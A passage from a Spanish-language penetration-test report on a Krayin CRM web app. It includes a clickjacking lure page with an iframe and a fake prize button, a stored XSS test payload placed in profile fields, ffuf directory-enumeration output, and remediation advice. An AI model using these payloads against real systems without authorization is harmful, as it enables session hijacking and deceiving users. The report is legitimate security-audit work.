
```
<body>

  <iframe src="https://10.0.0.10/index.php/admin/login"></iframe>

  <div class="prize-container">
    <h1>¡FELICIDADES!</h1>
    <p>Has sido seleccionado para recibir un premio exclusivo de nuestra comunidad.</p>
    <p>Haz clic en el botón para reclamarlo ahora.</p>
    <div class="btn-fake">RECLAMAR PREMIO</div>
  </div>

</body>
</html>
```

Ilustración 52: Informe - Realización de Clickjacking



Krayin

Sign In

Email Address *

Password *

[Forgot Password ?](#) [Sign In](#)

Powered by [Krayin](#), an open-source project by [Webkul](#).

Ilustración 53: Informe - Realización de Clickjacking




Ilustración 54: Informe - Realización de Clickjacking – 2

VULN-003	
VULNERABILIDAD	RIESGO
GESTIÓN DE PARCHES: Dependencias Vulnerables	MEDIO
Activo afectado: WEB01 – Krayin CRM	
DESCRIPCIÓN	
Se han detectado librerías y componentes desactualizados asociados a los CVE-2025-54370 y CVE-2025-64500. Estas vulnerabilidades conocidas podrían ser explotadas para ejecución remota de código o denegación de servicio si no se parchean.	
RECOMENDACIÓN	
Actualizar todas las librerías y frameworks a su versión estable más reciente. Implementar un proceso de escaneo de dependencias en el ciclo de vida de desarrollo para detectar y corregir versiones vulnerables de manera proactiva.	

E. Inyección de código malicioso: Se ha comprobado que la aplicación permite el almacenamiento de etiquetas de script en campos de perfil de usuario sin ningún tipo de filtrado. Esto, sumado a la ausencia de una política CSP, confirma una vulnerabilidad de XSS persistente que permite la ejecución de código arbitrario en el navegador de cualquier usuario que visualice la información comprometida.

Name *

<script>alert('XSS')</script>

Emails *

dev.hersasaszfelder@gmail.com

+ Add More

Contact Numbers

697934477

The value has already been taken.
+ Add More

Job Title

<script>alert('XSS')</script>

Ilustración 55: Informe - Prueba de inyección de código malicioso

Dashboard / Contacts / Persons / #2

<script>alert('XSS')</script>

<script>alert('XSS')</script>

Mail

File

Note

Activity

About Person

Emails

dev.hersasaszfelder@...

Contact Numbers

697934477(work)

Job Title

<script>alert('XSS')...

Sales Owner

--

Organization

--

AllPlannedNotesCallsMeetingsLunchesFilesEma

Updated Job Title : Empty → <script>alert('XSS')</script>

25 Sep 2025, 10:29 PM, By Example Admin

Updated Contact Numbers : Empty → 697934477 (work)

25 Sep 2025, 10:29 PM, By Example Admin

Updated Emails : Empty → dev.hersasaszfelder@gmail.com (work)

25 Sep 2025, 10:29 PM, By Example Admin

Updated Name : Empty → <script>alert('XSS')</script>

25 Sep 2025, 10:29 PM, By Example Admin

Created

25 Sep 2025, 10:29 PM, By Example Admin

Ilustración 56: Prueba de inyección de código malicioso - 2

53

VULN-004	
VULNERABILIDAD	RIESGO
CONFIGURACIÓN WEB: Clickjacking (Falta de X-Frame-Options)	MEDIO
Activo afectado:	
WEB01 – Krayin CRM	
DESCRIPCIÓN	
La ausencia de cabeceras que restrinjan el enmarcado del sitio permite que un atacante cargue la aplicación dentro de un iframe invisible en un sitio malicioso. Esto puede engañar a los usuarios para que realicen acciones no deseadas (como clics en botones de borrado o compra).	
RECOMENDACIÓN	
Configurar el servidor web para enviar la cabecera X-Frame-Options con el valor SAMEORIGIN o DENY. Alternativamente, utilizar la directiva frame-ancestors 'self' en la cabecera Content-Security-Policy (CSP).	

F. Divulgación de Información (robots.txt, web.config): El escaneo reveló ficheros como robots.txt, que orienta sobre rutas que no deben indexarse pero que también sirve como guía de información para atacantes, y web.config, un archivo que contiene directivas internas de configuración del servidor. Asimismo, la identificación de diversas rutas de instalación (como install.mysql, install.pgsql o installer) no solo expone posibles puntos de vulnerabilidad, sino que además permite deducir el tipo de base de datos de la aplicación.

```
ffuf -u https://10.0.0.10/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302

v2.1.0-dev

:: Method      : GET
:: URL         : https://10.0.0.10/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,301,302
```

Ilustración 57: Informe - Mapeo de estructura

```
admin [Status: 302, Size: 362, Words: 60, Lines: 12, Duration: 904ms]
cgi-bin/ [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 14ms]
fonts [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 41ms]
index.php [Status: 302, Size: 402, Words: 60, Lines: 12, Duration: 4181ms]
installer [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 35ms]
install.mysql [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3472ms]
install [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3519ms]
install.pgsql [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3487ms]
installation [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3463ms]
installwordpress [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3432ms]
install-xaom [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3423ms]
install-xaff [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3591ms]
install-xbench [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3519ms]
install-xfcomp [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3523ms]
install-xoffers [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3571ms]
install-xpconf [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3578ms]
install-xrma [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3478ms]
install-xsurvey [Status: 302, Size: 378, Words: 60, Lines: 12, Duration: 3668ms]
javascript [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 30ms]
robots.txt [Status: 200, Size: 24, Words: 2, Lines: 3, Duration: 46ms]
storage [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 61ms]
web.config [Status: 200, Size: 1183, Words: 231, Lines: 29, Duration: 67ms]
:: Progress: [4614/4614] :: Job [1/1] :: 6 req/sec :: Duration: [0:09:35] :: Errors: 13 ::
```

Ilustración 58: Informe - Mapeo de estructura - 2

Posteriormente se ha observado las direcciones robots.txt y web.config, a las cuales se puede acceder sin necesidad de iniciar sesión en la aplicación. El archivo robots.txt presenta las directivas User-agent: * y Disallow: vacías, lo que confirma que el archivo es legible y que el servidor no tiene configuradas restricciones para los rastreadores de búsqueda. Asimismo, el archivo web.config muestra su código XML con reglas de reescritura de URL diseñadas específicamente para redirigir todas las peticiones del servidor hacia el archivo index.php.




Ilustración 59: Informe – Revisión de rutas




Ilustración 60: Informe – Revisión de rutas - 2




Ilustración 61: Informe – Revisión de rutas - 3

VULN-006	
VULNERABILIDAD	RIESGO BAJO
RECONOCIMIENTO: Divulgación de Información (robots.txt, web.config)	
Activo afectado:	
WEB01 – Krayin CRM	

VULN-006**DESCRIPCIÓN**

Archivos de configuración y de indexación exponen información sensible sobre la estructura del servidor, rutas de administración ocultas o tecnologías utilizadas, facilitando la planificación de ataques más complejos.

RECOMENDACIÓN

Restringir el acceso HTTP a archivos de configuración como web.config, .env o archivos de respaldo. Deshabilitar el listado de directorios en el servidor web.

Análisis de hallazgos

La auditoría técnica ha revelado que, si bien la plataforma posee una base sólida en cuanto a la protección de su capa de datos y el control de accesos por middleware, presenta vulnerabilidades críticas en la capa de aplicación y configuración del servidor que comprometen la seguridad de los usuarios finales.

- A. **XSS Persistente:** El hallazgo más grave en la capa de aplicación es la capacidad de inyectar etiquetas <script> en campos de perfil de usuario. Dado que la cookie XSRF-TOKEN carece de la bandera httponly, un atacante podría utilizar este vector para secuestrar sesiones administrativas o redirigir a los usuarios a sitios maliciosos. La falta de una Content Security Policy (CSP) agrava esta situación al no existir una capa de defensa que bloquee la ejecución de scripts no autorizados.
- B. **Fuerza Bruta exitosa (Falta de bloqueo):** A pesar de que el sistema utiliza tokens anti-CSRF para mitigar ataques automatizados estándar, la creación de un script personalizado demostró que es posible realizar ataques de fuerza bruta exitosos. La ausencia de mecanismos de bloqueo de cuenta (account lockout) o de un límite de intentos de inicio de sesión permite que credenciales débiles, como admin123, sean descubiertas en pocos minutos.
- C. **Riesgo por Dependencias Obsoletas:** La identificación de las vulnerabilidades CVE-2025-54370 (SSRF) y CVE-2025-64500 (Bypass de autorización) en las

librerías del núcleo (PhpSpreadsheet y Symfony) representa el mayor riesgo potencial. Aunque en las pruebas locales de explotación el sistema mostró robustez en sus middlewares de seguridad, la simple presencia de estas versiones permite que un atacante persistente encuentre vectores de entrada alternativos a medida que se publiquen nuevos métodos de explotación (exploits).

- D. **Vulnerabilidad de Clickjacking:** El servidor de la empresa cliente no tiene configurados los encabezados de seguridad críticos X-Frame-Options ni Content-Security-Policy (CSP). La falta de estas instrucciones permite que cualquier sitio web externo cargue la interfaz de Krayin CRM dentro de una etiqueta `<iframe>` sin restricciones.

El nivel de riesgo para la plataforma se clasifica como **ALTO**. A pesar de tener una capa de backend bien protegida contra inyecciones de bases de datos, la facilidad para ejecutar ataques de XSS persistente y fuerza bruta representa una amenaza directa a la confidencialidad de los datos comerciales y la integridad de las cuentas de usuario.

8. Conclusión

Tras analizar el CRM Krayin, la conclusión principal es que contar con una base tecnológica sólida (Laravel) no garantiza por sí sola la seguridad si la configuración final no es estricta. Aunque el sistema resiste ataques complejos a la base de datos, presenta vulnerabilidades críticas que permitirían a un atacante robar cuentas de usuario o engañarlos mediante visualizaciones falsas. La facilidad con la que se pudieron adivinar contraseñas y la presencia de componentes antiguos con fallos ya conocidos sitúan el riesgo global en un nivel ALTO. Para proteger la información de la empresa, no basta con confiar en el software original; es fundamental mantenerlo actualizado, vigilar los datos que introducen los usuarios y añadir capas extra de protección como el bloqueo de intentos de acceso.

9. Referencias

- **Krayin CRM.** (2026). *Krayin CRM Documentation (v2.1)*. <https://krayincrm.com/docs/>
- **Krayin CRM.** (2026). *laravel-crm* [Aplicación web]. GitHub. <https://github.com/krayin/laravel-crm>
- **OffSec.** (2024). *Kali Linux Documentation*. <https://www.kali.org/docs/>
- **OWASP Foundation.** (2025). *OWASP Top 10:2025. The Ten Most Critical Web Application Security Risks*. <https://owasp.org/www-project-top-ten/>
- **OWASP Foundation.** (2024). *Web Security Testing Guide (WSTG) - v4.2*. <https://owasp.org/www-project-web-security-testing-guide/>
- **PortSwigger.** (2024). *Burp Suite Documentation: Web vulnerability scanner and testing tools*. <https://portswigger.net/burp/documentation/desktop>
- **Psalm Documentation.** (2024). *Static analysis for PHP: Taint Analysis*. https://psalm.dev/docs/security_analysis/
- **PTES Team.** (s. f.). *The Penetration Testing Execution Standard (PTES)*. http://www.pentest-standard.org/index.php/Main_Page